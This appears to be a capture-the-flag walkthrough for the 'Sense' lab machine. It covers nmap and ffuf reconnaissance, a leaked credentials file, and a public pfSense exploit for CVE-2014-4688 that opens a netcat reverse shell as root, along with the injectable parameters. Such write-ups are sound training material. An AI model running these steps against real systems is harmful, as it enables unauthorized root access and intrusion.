Sense walkthrough

Index

List of pictures


Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who are willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just to say: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.

Reconnaissance

The results of an initial nMap scan are the following:




```
┌──(k14d1u5㉿k14d1u5-kali)-[/media/…/Linux/Easy/Sense/nMap]
└─$ nmap -sT -sV -A -sC -p- 10.10.10.60 -oA Sense
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-23 04:27 AEDT
Nmap scan report for 10.10.10.60
Host is up (0.072s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
80/tcp  open  http     lighttpd 1.4.35
|_http-title: Did not follow redirect to https://10.10.10.60/
|_http-server-header: lighttpd/1.4.35
443/tcp open  ssl/http lighttpd 1.4.35
|_http-server-header: lighttpd/1.4.35
| ssl-cert: Subject: commonName=Common Name (eg, YOUR name)/organizationName=CompanyName/stateOrProvinceName=Somewhere/countryName=US
| Not valid before: 2017-10-14T19:21:35
|_Not valid after:  2023-04-06T19:21:35
|_http-title: Login
|_ssl-date: TLS randomness does not represent time

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 132.95 seconds
```

Figure 1 - nMap scan results

Open ports are just 80 and 443. So, we have just a web application running on port 443. When I tried to connect to port 80 via browser, I was redirected to the application on port 443. Also, I didn't see any information about OS (or I cut them off from the screenshot).

Initial foothold


Since I had just a web application, I tried to access to it via browser. In this way I found a PFSense application. Also, as usual I run a discovery content tool as ffuf. Its results are the following:



```
 :: Method           : GET
 :: URL              : https://10.10.10.60/FUZZ
 :: Wordlist         : FUZZ: /home/k14d1u5/Desktop/finalWordlistWebContentEnum.txt
 :: Extensions       : .txt .htm .html .php .bak
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 6690, Words: 907, Lines: 174, Duration: 552ms]
%7Echeckout%7E          [Status: 403, Size: 345, Words: 33, Lines: 12, Duration: 153ms]
.                       [Status: 200, Size: 6690, Words: 907, Lines: 174, Duration: 219ms]
.inc                    [Status: 403, Size: 345, Words: 33, Lines: 12, Duration: 116ms]
changelog.txt           [Status: 200, Size: 271, Words: 35, Lines: 10, Duration: 94ms]
classes                 [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 81ms]
csrf                    [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 114ms]
css                     [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 120ms]
edit.php                [Status: 200, Size: 6689, Words: 907, Lines: 174, Duration: 121ms]
exec.php                [Status: 200, Size: 6689, Words: 907, Lines: 174, Duration: 559ms]
favicon.ico             [Status: 200, Size: 1406, Words: 3, Lines: 7, Duration: 91ms]
filebrowser             [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 397ms]
graph.php               [Status: 200, Size: 6690, Words: 907, Lines: 174, Duration: 100ms]
help.php                [Status: 200, Size: 6689, Words: 907, Lines: 174, Duration: 98ms]
includes                [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 80ms]
index.html              [Status: 200, Size: 329, Words: 32, Lines: 25, Duration: 92ms]
index.php               [Status: 200, Size: 6690, Words: 907, Lines: 174, Duration: 698ms]
installer               [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 100ms]
interfaces.php          [Status: 200, Size: 6695, Words: 907, Lines: 174, Duration: 97ms]
javascript              [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 88ms]
license.php             [Status: 200, Size: 6692, Words: 907, Lines: 174, Duration: 87ms]
pkg.php                 [Status: 200, Size: 6688, Words: 907, Lines: 174, Duration: 95ms]
reboot.php              [Status: 200, Size: 6691, Words: 907, Lines: 174, Duration: 109ms]
shortcuts               [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 102ms]
stats.php               [Status: 200, Size: 6690, Words: 907, Lines: 174, Duration: 94ms]
status.php              [Status: 200, Size: 6691, Words: 907, Lines: 174, Duration: 108ms]
system.php              [Status: 200, Size: 6691, Words: 907, Lines: 174, Duration: 98ms]
system-users.txt        [Status: 200, Size: 106, Words: 9, Lines: 7, Duration: 629ms]
themes                  [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 87ms]
tree                    [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 103ms]
widgets                 [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 100ms]
wizards                 [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 112ms]
wizard.php              [Status: 200, Size: 6691, Words: 907, Lines: 174, Duration: 136ms]
xmlrpc.php              [Status: 200, Size: 384, Words: 78, Lines: 17, Duration: 112ms]
~sys~                   [Status: 403, Size: 345, Words: 33, Lines: 12, Duration: 91ms]
:: Progress: [1535688/1535688] :: Job [1/1] :: 901 req/sec :: Duration: [0:22:35] :: Errors: 0 ::
```

Figure 2 - Interesting file found

So, I found an interesting file named $system - user.txt$. I browsed to it and I found some partial credentials:




https://10.10.10.60/system-users.txt

```
####Support ticket###

Please create the following user


username: Rohit
password: company defaults
```

Figure 3 - Partial credentials found

Privilege escalation

I worked a bit on these credentials and I found a valid one to log in in the web application. Also, I found an interesting exploit on the Internet. This exploit is relative to the CVE-2014-4688. I run this authenticated exploit and I obtained a shell as root:



```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ python 43560.py --rhost 10.10.10.60 --lhost 10.10.14.11 --lport 8092 --username [redacted] --password [redacted]
CSRF token obtained
Running exploit ...
Exploit completed

┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ 
```

```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ nc -nlvp 8092
listening on [any] 8092 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.60] 38178
sh: can't access tty; job control turned off
# whoami
root
# pwd
/var/db/rrd
# 
```

Figure 4 - Shell as root user

At this point, I retrieved both user and root flags (I forgot the screenshot about the flags, sorry).

Personal comments

This box was very easy, in my opinion. You just need to do the very basic tasks and a simple search on the Internet. I was a little bit disappointed about this box because it was too easy.

CVE-2014-4688

This critical vulnerability concerns an unknown sequence of the $diag\_dns.php$ file. An extended rights vulnerability can be exploited by manipulating the file with an unknown input. This vulnerability leads an authenticated users to execute arbitrary commands via:

1. the $hostname$ value to $diag\_dns.php$ in a $Create\ Alias$ action;
2. the $smartmonemail$ value to $diag\_smart.php$;
3. or the database value to $status\_rrd\_graph\_img.php$.

It is considered easy to exploit. The attack can be launched via the network. In order to enforce exploitation, simple authentication must be implemented. Technical details and a public exploit for the vulnerability are known.

References

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-4688